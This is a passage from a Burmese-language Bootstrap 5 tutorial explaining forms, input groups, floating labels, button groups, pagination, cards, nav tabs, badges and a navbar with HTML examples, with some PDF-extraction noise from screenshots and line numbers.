        <select id="gender" class="form-select">
            <option>Male</option>
            <option>Female</option>
        </select>
    </div>

    <button class="btn btn-primary">Submit Form</button>
</form>
```

ပထမဆုံး <div> မှာ ပေးထားတဲ့ mb-3 Class ကို သတိပြုပါ။ Margin Bottom သတ်မှတ်လိုက်တာပါ။ တစ်ခုနဲ့တစ်ခု နည်းနည်းကွာသွားစေဖို့အတွက်ပါ။ အသုံးဝင်တဲ့ Utility Class ဖြစ်ပါတယ်။ အရင် Version တွေမှာ form-group လိုပေါ်တဲ့ Class တစ်ခုပါပေမယ့် Bootstrap 5 မှာ မပါတော့တာကို တွေ့ရပါတယ်။ ဒါကြောင့် Input Group တွေ တစ်ခုနဲ့တစ်ခု ကွာသွားစေဖို့ mb Class ကိုပဲ သုံးရတော့မှာပါ။ 3 နေရာမှာ 1-5 ကြိုက်တဲ့တန်ဖိုး ပြောင်းပေးကြည့်ပါ။ အမိက Input သုံးမျိုးဖြစ်တဲ့ TextInput, Textarea နဲ့ Select တို့ကို နှမူနာပေးထားပါတယ်။ TextInput နဲ့ Textarea တို့အတွက် form-control ဆိုတဲ့ Class ကိုသုံးပါတယ်။ Select အတွက်လည်း form-control ကိုပဲ သုံးလိုရပါတယ်။ ဒါပေမယ့် Select Box မှန်းပေါ်လွင်စေတဲ့ Down Arrow လေးနောက်ဆုံးမှာ ပါစေခဲင်လို့ form-select ဆိုတဲ့ Class ကို သုံးထားတာကို သတိပြုရမှာ ဖြစ်ပါတယ်။

နမူနာမှာ form-text Class ကိုသုံးထားတဲ့ Element တစ်ခုပါသေးတာကိုလည်း တွေ့ရနိုင်ပါတယ်။ ဘာကိုရေးဖြည့်ရမှာလဲရင်းပြတဲ့ ရှင်းလင်းချက်လေးတွေ တွဲထည့်ဖို့အတွက် သင့်တော်ပါတယ်။ နောက်ဆုံး တစ်ခုဖြစ်တဲ့ Button ကတော့ ဟိုးအပေါ်မှာလည်း တစ်ခါတွေ့ခဲ့ဖူးပြီးသားပါ။ btn Class ကိုသုံးပြီး primary နေရာမှာ တခြား Color Class တွေကို လိုအပ်ရင် သုံးနိုင်ပါတယ်။ ရလဒ်ကို စစ်ဆေးတဲ့ မယ်ဆိုရင် အခုလိုတွေ့ရမှာပါ။

```

1▼ <form>
2▼   <div class="mb-3">
3▼     <label for="name">Name</label>
4     <input type="text" id="name" class="form-control">
5   </div>
6▼   <div class="mb-3">
7▼     <label for="address">Address</label>
8     <textarea id="address" class="form-control"></textarea>
9▼     <div class="form-text">Enter your full address</div>
10  </div>
11  <div class="mb-3">
12    <label for="gender">Gender</label>
13    <select id="gender" class="form-select">
14      <option>Male</option>
15      <option>Female</option>
16    </select>
17  </div>
18  <button class="btn btn-primary">Submit Form</button>
19 </form>
20

```

နောက်ထပ်ဖြည့်စွက်လေ့လာသင့်တာကတော့ Input Group လိုခေါ်တဲ့ လုပ်ဆောင်ချက်ဖြစ်ပါတယ်။ Input တွေကို Button တွေ၊ စာတွေနဲ့ ပူးတဲ့ပြီး ကြည့်ကောင်းအောင် ပြတဲ့လုပ်ဆောင်ချက်မျိုးပါ။

HTML

```

<form>
  <div class="input-group mb-3">
    <input type="text" class="form-control">
    <button class="btn btn-secondary">Search</button>
  </div>

  <label for="email">Enter Your Gmail Address</label>
  <div class="input-group mb-3">
    <input type="text" id="email" class="form-control">
    <span class="input-group-text">@gmail.com</span>
  </div>
</form>

```

နမူနာမှာ <div> ရဲ့ Class ကို input-group လို့ သတ်မှတ်ပေးထားတာကို သတိပြုပါ။ နမူနာနှစ်မျိုး ပေးထားပါတယ်။ ပထမတစ်ခုက Text Input နဲ့ Button ကို Input Group ထဲမှာ ထည့်လိုက်တဲ့အခါ ပူးတဲ့ ဖြိုး ကြည့်ကောင်းအောင် ပြပေးမှာပါ။ Button မဟုတ်ဘဲ ရိုးရိုးစာကို Input နဲ့တွဲပြချင်တယ်ဆိုရင်တော့ input-group-text Class သတ်မှတ်ထားတဲ့ Element ကိုသုံးတယ်ဆိုတာကို တွေ့ရနိုင်ပါတယ်။ စမ်းကြည့်လိုက်ရင် ရလဒ်ကဒီလိုဖြစ်မှာပါ။

The screenshot shows a code editor interface with two panes. The left pane displays the HTML code for two input groups. The first group has a 'Search' button and a placeholder 'Enter Your Gmail Address'. The second group has a placeholder 'Enter Price' and a suffix '\$'. The right pane shows the rendered HTML output, which includes the input fields and their respective labels.

```

1▼ <form>
2▼  <div class="input-group mb-3">
3  <input type="text" class="form-control">
4  <button class="btn btn-secondary">Search</button>
5 </div>
6
7▼ <label for="email">Enter Your Gmail Address</label>
8▼ <div class="input-group mb-3">
9  <input type="text" id="email" class="form-control">
10▼ <span class="input-group-text">@gmail.com</span>
11 </div>
12
13▼ <label for="price">Enter Price</label>
14▼ <div class="input-group mb-3">
15▼   <span class="input-group-text">$</span>
16   <input type="text" id="price" class="form-control">
17 </div>
18
19 </form>
20

```


input-group-text Class သတ်မှတ်ထားတဲ့ Element ကို Input ရဲရှေ့မှာထားလို့ရသလို နောက်မှာ ထားလိုလည်း ရပါတယ်။ ရှေ့နောက်နှစ်ခုထည့်ချင်လည်း ရပါတယ်။ ရှေ့မှာချည်းပဲနှစ်ခု၊ နောက်မှာချည်းပဲနှစ်ခုထည့်ချင်ရင်လည်း ရတာပါပဲ။ အမျိုးမျိုးစမ်းကြည့်နိုင်ပါတယ်။

Bootstrap 5 Alpha 3 ကျတော့မှ စပါလာတဲ့ Floating Label လုပ်ဆောင်ချက်ကိုလည်း ဖြည့်စွက် ဖော်ပြချင်ပါတယ်။ Bootstrap မှာ ဒီလုပ်ဆောင်ချက်က အခုမှပါပေမယ့် လက်တွေ့ပရောဂျက်တွေမှာ လူသုံးများ နေပြီးသားပါ။ Google ရဲ့ Material Design လိုခေါ်တဲ့ နောက်ထပ် ဒီဇိုင်းနည်းပညာ တစ်ခုကနေလာတဲ့ လုပ်ဆောင်ချက်ပါ။ Android Mobile App တွေမှာ ဒီလုပ်ဆောင်ချက်ကို မကြာခဏတွေ့ရနိုင်ပါတယ်။ ပထမ Input အတွင်းထဲမှာ Label ကရှိနေပြီး Input မှာ Focus ဖြစ်သွားတော့မှာသာ Label လေးက နေရာ ဖယ်ပေးတဲ့ သဘောနဲ့ အပေါ်ရွှေ့ပြီး ပြပေးတဲ့ လုပ်ဆောင်ချက်ဖြစ်ပါတယ်။ အခုလိုရေးရပါတယ်။

HTML

```
<div class="form-floating mb-3">
  <input type="text" class="form-control" id="name"
    placeholder="Your Name">
  <label for="name">Your Name</label>
</div>
<div class="form-floating">
  <input type="text" class="form-control" id="email"
    placeholder="Email Address">
  <label for="email">Email Address</label>
</div>
```

ပင်မ Element မှာ form-floating Class ပါဝင်ပြီး Input တွေမှာ placeholder Attribute ပါတာ ကို သတိပြုပါ။ Placeholder ကို အရင်ပြပြီး Focus ဖြစ်တော့မှ <label> ကို ပြောင်းပြပေးမှာ ဖြစ်ပါတယ်။ Placeholder မပါဘဲလည်း စမ်းကြည့်နိုင်ပါတယ်။



Button Groups & Pagination

Button Group ကို Toolbar ပုံစံ Button တွေစွဲပြီး သပ်သပ်ရပ်ရပ်ပြစေလိုတဲ့အခါ သုံးနိုင်ပါတယ်။ သူ ကတော့ မှတ်ရလွယ်ပါတယ်။ ထူးထူးဆန်းဆန်း မဟုတ်ပါဘူး။ btn-group ထဲမှာ btn တွေကို စုစုပေါင်းလိုက်တာပါပဲ။ ဒီလိုပါ -

HTML

```
<div class="btn-group">
  <a href="#" class="btn btn-primary">Left</a>
  <a href="#" class="btn btn-primary">Center</a>
  <a href="#" class="btn btn-primary">Right</a>
</div>
```

<button> Element ကိုမသုံးဘဲ <a> Element တွေကို သုံးထားတာကို သတိပြုပါ။ ကိုယ့်လိုအပ်ချက်ပေါ်မှတည်ပြီး ကြိုက်တဲ့ Element ကိုသုံးပါ။ သုံးလိုရပါတယ်။ btn တွေမှာ Color Class တွေသုံးတဲ့အခါ Background Color နဲ့ ပြေားတာကို တွေ့ခဲ့ကြပြီး ဖြစ်ပါလိမ့်မယ်။ Background Color နဲ့မဟုတ်ဘဲ Border Color နဲ့ပြစ်ဆောင်ရန်လည်းရပါတယ်။ ဒီလိုရေးရပါတယ် -

HTML

```
<div class="btn-group">
  <a href="#" class="btn btn-outline-primary">Left</a>
  <a href="#" class="btn btn-outline-primary">Center</a>
  <a href="#" class="btn btn-outline-primary">Right</a>
</div>
```

Pagination ဆိုတာကတော့ Content တွေများလို ခွဲပြီးပြတဲ့အခါ 1, 2, 3, 4 စသဖြင့် လိုချင်တဲ့စာမျက်နှာကို သွားလိုရတဲ့ ခလုပ်လေးတွေပါ။ တွေ့ဖူးကြပါလိမ့်မယ်။ သူက Button Group နဲ့ ရေးသားပဲ မတူပေါ်မယ့် ဖော်ပြပဲဆင်တူပါတယ်။ ဒါကြောင့် တစ်ခါထဲအတွဲလိုက် ထည့်ကြည့်ချင်ပါတယ်။ <a> တိုကို အသုံးပြုပြီး အခုလိုရေးရပါတယ်။

HTML

```
<ul class="pagination">
  <li class="page-item">
    <a href="#" class="page-link">1</a>
  </li>
  <li class="page-item">
    <a href="#" class="page-link">2</a>
  </li>
  <li class="page-item">
    <a href="#" class="page-link">3</a>
  </li>
</ul>
```

 အတွက် pagination Class ကိုသတ်မှတ်ပေးရပါတယ်။ အတွက် page-item ကိုသတ်မှတ်ပေးရပြီး <a> အတွက် page-link ကိုသတ်မှတ်ပေးရခြင်းဖြစ်ပါတယ်။ မှတ်စရာ (၃) ခုဖြစ်သွားပေမယ့် မှတ်ရတော့ မခက်လှပါဘူး။ ဒါတွေအားလုံးကို ပေါင်းပြီး အခုလို နှမူနာစမ်းကြည့်နိုင်ပါတယ်။

```

1▼ <div class="btn-group">
2▼   <a href="#" class="btn btn-primary">Left</a>
3▼   <a href="#" class="btn btn-primary">Center</a>
4▼   <a href="#" class="btn btn-primary">Right</a>
5 </div>
6
7▼ <div class="btn-group">
8▼   <a href="#" class="btn btn-outline-primary">Left</a>
9▼   <a href="#" class="btn btn-outline-primary">Center</a>
10▼  <a href="#" class="btn btn-outline-primary">Right</a>
11 </div>
12
13▼ <ul class="pagination mt-4">
14▼   <li class="page-item"><a href="#" class="page-link">Previous</a></li>
15▼   <li class="page-item"><a href="#" class="page-link">1</a></li>
16▼   <li class="page-item"><a href="#" class="page-link">2</a></li>
17▼   <li class="page-item"><a href="#" class="page-link">3</a></li>
18▼   <li class="page-item"><a href="#" class="page-link">Next</a></li>
19 </ul>
2A

```

Cards

Card Component ကတော့ တစ်ချို့ စုံဖြိုး အတွဲလိုက်ပြရမယ့်အချက်အလက်တွေ ပြဖို့အတွက် သုံးရတဲ့ Component ပါ။ ခေါင်းစဉ်၊ စာကိုယ်၊ ခလုပ်၊ လင့်၊ ပုံ စသဖြင့် သင့်တော်သလို တွဲဖက်ဖော်ပြဖို့ လိုအပ်ရင် သုံးရတာပါ။ အသုံးဝင်ပါတယ်။ ခေါင်းစဉ်၊ စာကိုယ်နဲ့ ခလုပ်တစ်ခုပါတဲ့ Card တစ်ခုကို အခုလိုဖန်တီးယူနိုင်ပါတယ်။

```

HTML
<div class="card">
  <div class="card-body">
    <h5 class="card-title">Card Title</h5>
    <p>Some card content</p>
    <a href="#" class="btn btn-primary">More...</a>
  </div>
</div>

```

ပင်မ Element မှာ card Class ကို သတ်မှတ်ပေးရပြီး၊ ကျန်တဲ့ ခေါင်းစဉ်တွေ စာကိုယ်တွေ အကုန်လုံးကို card-body ထဲမှာ အကုန်စုထည့် ပေးလိုက်တာပါ။ ခေါင်းစဉ်အတွက် card-title Class ကိုသုံးပါတယ်။ card-subtitle လည်း လိုအပ်ရင်သုံးလို့ရပါသေးတယ်။ ခလုပ်ကိုတော့ btn Class ပဲသုံးထားပြီး Link တွေထည့်ချင်ရင် card-link Class ကို btn အစားသုံးနိုင်ပါတယ်။ စမ်းကြည့်လိုက်ရင် ရလဒ်ကို အခုလိုတွေ့မြင်ရမှာပါ –

```

• HTML
1▼ <div class="card">
2▼   <div class="card-body">
3▼     <h5 class="card-title">Some Title</h5>
4▼     <p>
5       Some card content. Lorem ipsum dolor sit amet
       consectetur adipisicing elit. Omnis molestiae
       totam at quos iure earum reprehenderit velit
       aspernatur tempore dolorem qui, incident
       officiis illo, dicta vero, obcaecati culpa
       illum consequuntur.
6     </p>
7▼     <a href="#" class="btn btn-primary">See More</a>
8   </div>
9 </div>
10

```

Some Title

Some card content. Lorem ipsum dolor sit amet consectetur adipisicing elit. Omnis molestiae totam at quos iure earum reprehenderit velit aspernatur tempore dolorem qui, incident officiis illo, dicta vero, obcaecati culpa illum consequuntur.

[See More](#)

• CSS
• JS

Card အတွင်းထဲမှာ Header, Body နဲ့ Footer ဆိုပြီး အပိုင်းလိုက်ခွဲထည့်ချင်ရင်လည်း ထည့်လို့ရပါတယ်။

```

HTML
<div class="card">
  <div class="card-header">
    <strong>Card Header</strong>
  </div>
  <div class="card-body">
    Some card content
  </div>
  <div class="card-footer">
    <small>Card Footer</small>
  </div>
</div>

```

card-header, card-body, card-footer Class တွက် သူမှန်ရာနဲ့သူ သုံးပေးလိုက်တာပါ။ စမ်းကြည့်လိုက်မယ်ဆိုရင် အခုလို အပိုင်းလိုက်ခဲ့ပြီးဖော်ပြပေးတဲ့ ရလဒ်ကိုရရှိမှာဖြစ်ပါတယ်။

```

HTML
1▼ <div class="card">
2▼   <div class="card-header">
3▼     <strong>Card Title</strong>
4   </div>
5▼   <div class="card-body">
6     Lorem ipsum dolor sit amet consectetur
7     adipisicing elit. Omnis molestiae totam at quos
8     iure earum reprehenderit velit aspernatur
9     tempore dolorem qui, incidenti officiis illo,
10    dicta vero, obcaecati culpa illum consequuntur.
11   </div>
12▼   <div class="card-footer">
13▼     <small>Card footer</small>
14   </div>
15 </div>
16

```



```

CSS
JS

```

List တွေ Table တွေ Image တွက်လည်း Card နဲ့တဲ့ပြီး သုံးချင်ရင် သုံးလိုရပါသေးတယ်။ ဒီလိုပါ –

```

HTML
1▼ <div class="card">
2▼   <div class="card-header">
3▼     <strong>Card Title</strong>
4   </div>
5▼   <div class="card-body">
6     Lorem ipsum dolor sit amet consectetur
7     adipisicing elit. Omnis molestiae totam at quos
8     iure earum reprehenderit velit aspernatur
9     tempore dolorem qui, incidenti officiis illo,
10    dicta vero, obcaecati culpa illum consequuntur.
11   </div>
12▼   <ul class="list-group list-group-flush">
13▼     <li class="list-group-item">Item One</li>
14▼     <li class="list-group-item">Item Two</li>
15▼     <li class="list-group-item">Item Three</li>
16   </ul>
17 </div>
18

```



```

CSS
JS

```

နမူနာမှာ list-group Component ကို Card ထဲမှာ ထည့်သုံးထားပါတယ်။ list-group-flush Class ကို တွဲပေးထားတာသတိပြုပါ။ list-group မှာ ဘေးဘောင်တွေကို မပါစေချင်ရင် သုံးရတဲ့ Class ဖြစ်ပါတယ်။ List မှာ ဘေးဘောင်တွေပါနေရင် Card ရဲ့ဘောင်နဲ့ရော်း နှစ်ထပ်ဖြစ်သွားရင် ကြည့်မကောင်းလို့ ဒီ Class ကို တွဲထည့်ပေးထားတာပါ။ Card တွေကို အရောင်တွေခွဲဗြို့ဗြို့ သုံးချင်ရင်တော့ bg, text, border စတဲ့ Utility Class တွေကို သုံးနိုင်ပါတယ်။ ဒီလိုပါ –

The screenshot shows a code editor interface with three tabs: HTML, CSS, and JS. The HTML tab contains the following code:

```

1 <div class="card bg-primary text-light">
2   <div class="card-header">
3     <strong>Card Title</strong>
4   </div>
5   <div class="card-body">
6     Lorem ipsum dolor sit amet consectetur
7     adipisicing elit. Omnis molestiae totam at quos
8     iure earum reprehenderit velit aspernatur
9     tempore dolorem qui, incidunt officiis illo,
10    dicta vero, obcaecati culpa illum consequuntur.
11  </div>
12 </div>
13

```

The CSS and JS tabs are empty.

To the right of the code editor is a preview window showing a blue card with a white header containing the text "Card Title". The card body contains placeholder text: "Lorem ipsum dolor sit amet consectetur adipisicing elit. Omnis molestiae totam at quos iure earum reprehenderit velit aspernatur tempore dolorem qui, incidunt officiis illo, dicta vero, obcaecati culpa illum consequuntur."

နမူနာမှာ bg-primary ကိုသုံးပြီး အရောင်ပြောင်းထားပါတယ်။ တွော်း Color Class တွေထဲက နှစ်သက်ရာကို သုံးနိုင်ပါတယ်။ နောက်ခံ အရောင်ထည့်ထားတော့ စာတွေမဲ့နေရင် ဖတ်ရတာအဆင်မပြောလို့ text-light ကိုသုံးထားပါတယ်။ သူလည်းပဲ လိုအပ်ရင်တွော်း Color Class တွေ သုံးနိုင်ပါတယ်။

နောက်ခံအရောင် အပြည့်မထည့်လိုပဲ Border လောက်ကိုပဲအရောင်ပြောင်းရင်လည်း ကြည့်လိုကောင်းပါတယ်။ border-success လို့ Class မျိုးထည့်ပြီး စမ်းကြည့်နိုင်ပါတယ်။ ထုံးစံအတိုင်း success အစား နှစ်သက်ရာ Color Class နဲ့သုံးလို့ရှုနိုင်ပါတယ်။

Navs & Tabs

ဆက်ကြည့်မှာကတော့ Tab UI အကြောင်းပါ။ အသုံးဝင်ဖြီး နေရာတိုင်းမှာ တွေ့မြင်ရတဲ့လုပ်ဆောင်ချက် တစ်ခု ဖြစ်ပါတယ်။ Bootstrap ကတော့ Navs လိုပေါ်ပါတယ်။ သူလည်းပဲ <a> ကိုသုံးရပါ တယ်။ ဒါလိုပါ –

HTML

```
<ul class="nav nav-tabs">
    <li class="nav-item">
        <a href="#" class="nav-link active">All User</a>
    </li>
    <li class="nav-item">
        <a href="#" class="nav-link">All User</a>
    </li>
    <li class="nav-item">
        <a href="#" class="nav-link">All User</a>
    </li>
</ul>
```

မှတ်စရာများပေမယ့် မှတ်ရလွယ်ပါတယ်။ ပင်မ အတွက် nav nav-tabs ဆိုတဲ့ Class တွေကို ပေးရပြီး တွေအတွက် nav-item ကိုပေးရပါတယ်။ <a> တွေအတွက်တော့ nav-link Class ကို သတ်မှတ်ပေးရပါတယ်။ active Class ကတော့ လက်ရှိ ရွေးထားသကဲ့သို့ ဖော်ပြစေလိုတဲ့ တစ်ခုမှာ သတ်မှတ်ပေးရတာပါ။ စမ်းကြည့်ရင် ရလဒ်ကို အခုလိုတွေ့ရမှာ ဖြစ်ပါတယ်။

The screenshot shows a code editor interface with three tabs: HTML, CSS, and JS. The HTML tab is active and contains the provided HTML code for a navigation bar. The CSS and JS tabs are currently empty.

```
1 <ul class="nav nav-tabs">
2   <li class="nav-item">
3     <a href="#" class="nav-link active">All User</a>
4   </li>
5   <li class="nav-item">
6     <a href="#" class="nav-link">New User</a>
7   </li>
8   <li class="nav-item">
9     <a href="#" class="nav-link">Other User</a>
10  </li>
11  <li class="nav-item">
12    <a href="#" class="nav-link">More User</a>
13  </li>
14 </ul>
```

နမူနာမှာ Tab တွေက ဘယ်ဘက်တစ်ခြမ်းမှာ စုစုပြီး နေရာယူထားတာပါ။ Screen အပြည့် နေရာယူစေ ချင်ရင်တော့ nav-fill Class ကို သုံးပေးနိုင်ပါတယ်။

HTML

```
<ul class="nav nav-tabs nav-fill">
  ...
</ul>
```

```
• HTML
1▼ <ul class="nav nav-tabs nav-fill">
2▼   <li class="nav-item">
3▼     <a href="#" class="nav-link active">All User</a>
4   </li>
5▼   <li class="nav-item">
6▼     <a href="#" class="nav-link">New User</a>
7   </li>
8▼   <li class="nav-item">
9▼     <a href="#" class="nav-link">Other User</a>
10  </li>
11▼   <li class="nav-item">
12▼     <a href="#" class="nav-link">More User</a>
13   </li>
14 </ul>
15
```

nav-tabs အစား nav-pills ကိုလည်း သုံးနိုင်ပါတယ်။

HTML

```
<ul class="nav nav-pills">
  ...
</ul>
```

တူညီတဲ့ ပုံစံနဲ့ ပဲအလုပ်လုပ်ပေမယ့် Tab UI ပုံစံတော့ မဟုတ်တော့ပါဘူး။ Item လေးတွေက ထောင့်ကျွေး Pill Box လေးတွေပုံစံ ဖြစ်သွားတာပါ။

```

HTML
1▼ <ul class="nav nav-pills">
2▼   <li class="nav-item">
3▼     <a href="#" class="nav-link active">All User</a>
4   </li>
5▼   <li class="nav-item">
6▼     <a href="#" class="nav-link">New User</a>
7   </li>
8▼   <li class="nav-item">
9▼     <a href="#" class="nav-link">Other User</a>
10  </li>
11▼ <li class="nav-item">
12▼   <a href="#" class="nav-link">More User</a>
13  </li>
14 </ul>
15

```

CSS

JS

ဒီနေရာမှာ သတိပြုရမှာကတော့၊ လက်ရှိလေ့လာနေတာဟာ Tab UI တွေ Pill UI တွေရဲ့ ဖော်ပြပုံ အသွင်အပြင်ကိုသာ လေ့လာနေခြင်းဖြစ်ပါတယ်။ လက်တွေအလုပ်လုပ်ဖို့ကတော့ JavaScript နဲ့ ဆက်စပ် နည်းပညာတွေ လိုအပ်ပါသေးတယ်။ CSS ချဉ်းသက်သက်နဲ့ အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။

Badge

တစ်လက်စထဲ Notification တွေမှာ တွေ့ရလေ့ရှိပြီး Count အရေအတွက် ဖော်ပြရာမှာသုံးလေ့ရှိတဲ့ Component လေးတစ်ခုကို ဆက်ကြည့်ကြပါမယ်။ Bootstrap က Badge လိုခံဗျာပါတယ်။ စမ်းလက်စ Tab နဲ့ အခုလိုတဲ့ပြီး စမ်းကြည့်နိုင်ပါတယ်။

HTML

```

<ul class="nav nav-tabs">
  <li class="nav-item">
    <a href="#" class="nav-link active">
      All User
      <span class="badge bg-primary rounded-pill">20</span>
    </a>
  </li>
  ...
</ul>

```

 Element မှာ badge Class သုံးပေးလိုက်တာပါ။ အရောင်အတွက် bg နဲ့အတူ နှစ်သက်ရာ Color Class ကို တွဲသုံးနိုင်ပါတယ်။ နမူနာမှာပေးထားတဲ့ rounded-pill ကတော့ ပိုစိုင်းသွားအောင်

ထည့်ပေးထားတာပါ။ မထည့်လည်းရပါတယ်။ rounded-pill မပါရင်တော့ ဖော်ပြုပုံက နည်းနည်းလေးထောင့် ပိုဆန်နေမှာပါ။ မိမိနှစ်သက်ရာကို အသုံးပြုနိုင်ပါတယ်။ သူ့ဖော်ပြုပုံက ဒီလိုဖြစ်မှာပါ –

```

HTML
1▼ <ul class="nav nav-tabs">
2▼   <li class="nav-item">
3▼     <a href="#" class="nav-link active">
4       All User
5▼     <span class="badge bg-primary rounded-pill">20</span>
6     </a>
7   </li>
8▼   <li class="nav-item">
9▼     <a href="#" class="nav-link">New User</a>
10    </li>
11▼   <li class="nav-item">
12▼     <a href="#" class="nav-link">Other User</a>
13    </li>
14▼   <li class="nav-item">
15▼     <a href="#" class="nav-link">More User</a>
16    </li>
17 </ul>
18

```

CSS

JS

ဒါလေးကလည်း အသေးအဖွဲ့လေးပေမယ့် အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တစ်ခု ဖြစ်ပါတယ်။

Navbar or Menubar

ဒီအခန်းမှာ လေ့လာမယ့် Component တွေထဲမှာ နောက်ဆုံးတစ်ခုအနေနဲ့ Menubar အသုံးပြုပုံကို လေ့လာကြပါမယ်။ Menubar ဆိုတာ ပရောဂျက်တိုင်းမှာ လိုအပ်တဲ့လုပ်ဆောင်ချက်တစ်ခု ဖြစ်ပါတယ်။ Bootstrap မှာ Navbar လိုပေါ်ပါတယ်။ တစ်ကယ်တော့ Navbar ရဲ့ အလုပ်လုပ်ပုံ ပြီးပြည့်စုံဖို့အတွက် JavaScript လိုပါတယ်။ JavaScript Component တွေအကြောင်းကို နောက်တစ်ခန်းကျတော့မှ သပ်သပ်ပြောမှာပါ။ ဒီမှာထည့် မပြောသေးပါဘူး။ ဒါကြောင့် JavaScript မလိုတဲ့ဖော်ပြုပုံကိုပဲ မှတ်ထားပေးပါ။

Navbar တစ်ခုရှုံးဖို့အတွက် ပင်မ Element မှာ Class (၄) ခု ပေးဖို့ လိုပါတယ်။ navbar, navbar-expand-{size}, navbar-{textcolor}, bg-{color} တို့ဖြစ်ပါတယ်။ နှမူနာမှာ ပင်မ Element အနေနဲ့ <nav> ကိုသုံးပါမယ်။ Navigation Menu ဖြစ်လို <nav> နဲ့ပိုသင့်တွဲအတွက် <nav> ကို သုံးထားပေမယ့် <div> သုံးရင်လည်း ရပါတယ်။

HTML


```
<nav class="navbar navbar-expand-sm navbar-dark bg-primary">

    <div class="container-fluid">

        <a href="#" class="navbar-brand">App Title</a>

        <ul class="navbar-nav">
            <li class="nav-item">
                <a href="#" class="nav-link active">Home</a>
            </li>
            <li class="nav-item">
                <a href="#" class="nav-link">About</a>
            </li>
        </ul>
    </div>
</nav>
```

navbar-expand-{size} အတွက် navbar-expand-sm လိုပေးထားပါတယ်။ sm ဆိုတာ Screen ရဲ Size ကိုပြောတာပါ။ တခြား lg, md စသဖြင့် Size တွေရှိပါသေးတယ်။ Layouts အခန်းရောက်တော့မှ ဒီအကြောင်းတွေ ပြောပြပါမယ်။ လောလောဆယ်တော့ ပေးထားတဲ့အတိုင်းပဲ စမ်းကြည့်ပေးပါ။ စာတွေကို အဖြူရောင်ဖော်ပြစေချင်လို့ navbar-light ကိုသုံးထားပြီး နောက်ခံအရောင် အတွက်ကတော့ bg နဲ့အတူ ကြိုက်တဲ့ Color Class ကို တွဲသုံးလို့ရပါတယ်။ စမ်းကြည့်လိုက်ရင် ရလဒ်က ဒီလိုဖြစ်မှာပါ –



The screenshot shows the browser's developer tools with the 'HTML' tab selected. It displays the source code of a navigation bar and its rendered state. The rendered navigation bar has a blue header with the text 'App Title'. Below it, there is a white container fluid area containing the navigation links. The first link, 'Home', is highlighted in blue and has a black border, indicating it is the active page. The other links are in black. The browser's address bar also shows 'App Title'.

```
1▼ <nav class="navbar navbar-expand-sm navbar-dark bg-primary">
2▼   <div class="container-fluid">
3▼     <a href="#" class="navbar-brand">App Title</a>
4▼     <ul class="navbar-nav">
5▼       <li class="nav-item">
6▼         <a href="#" class="nav-link active">Home</a>
7      </li>
8▼       <li class="nav-item">
9▼         <a href="#" class="nav-link">Services</a>
10     </li>
11▼       <li class="nav-item">
12▼         <a href="#" class="nav-link">About</a>
13     </li>
14▼       <li class="nav-item">
15▼         <a href="#" class="nav-link">Contact</a>
16     </li>
17   </ul>
18 </div>
19 </nav>
20
```

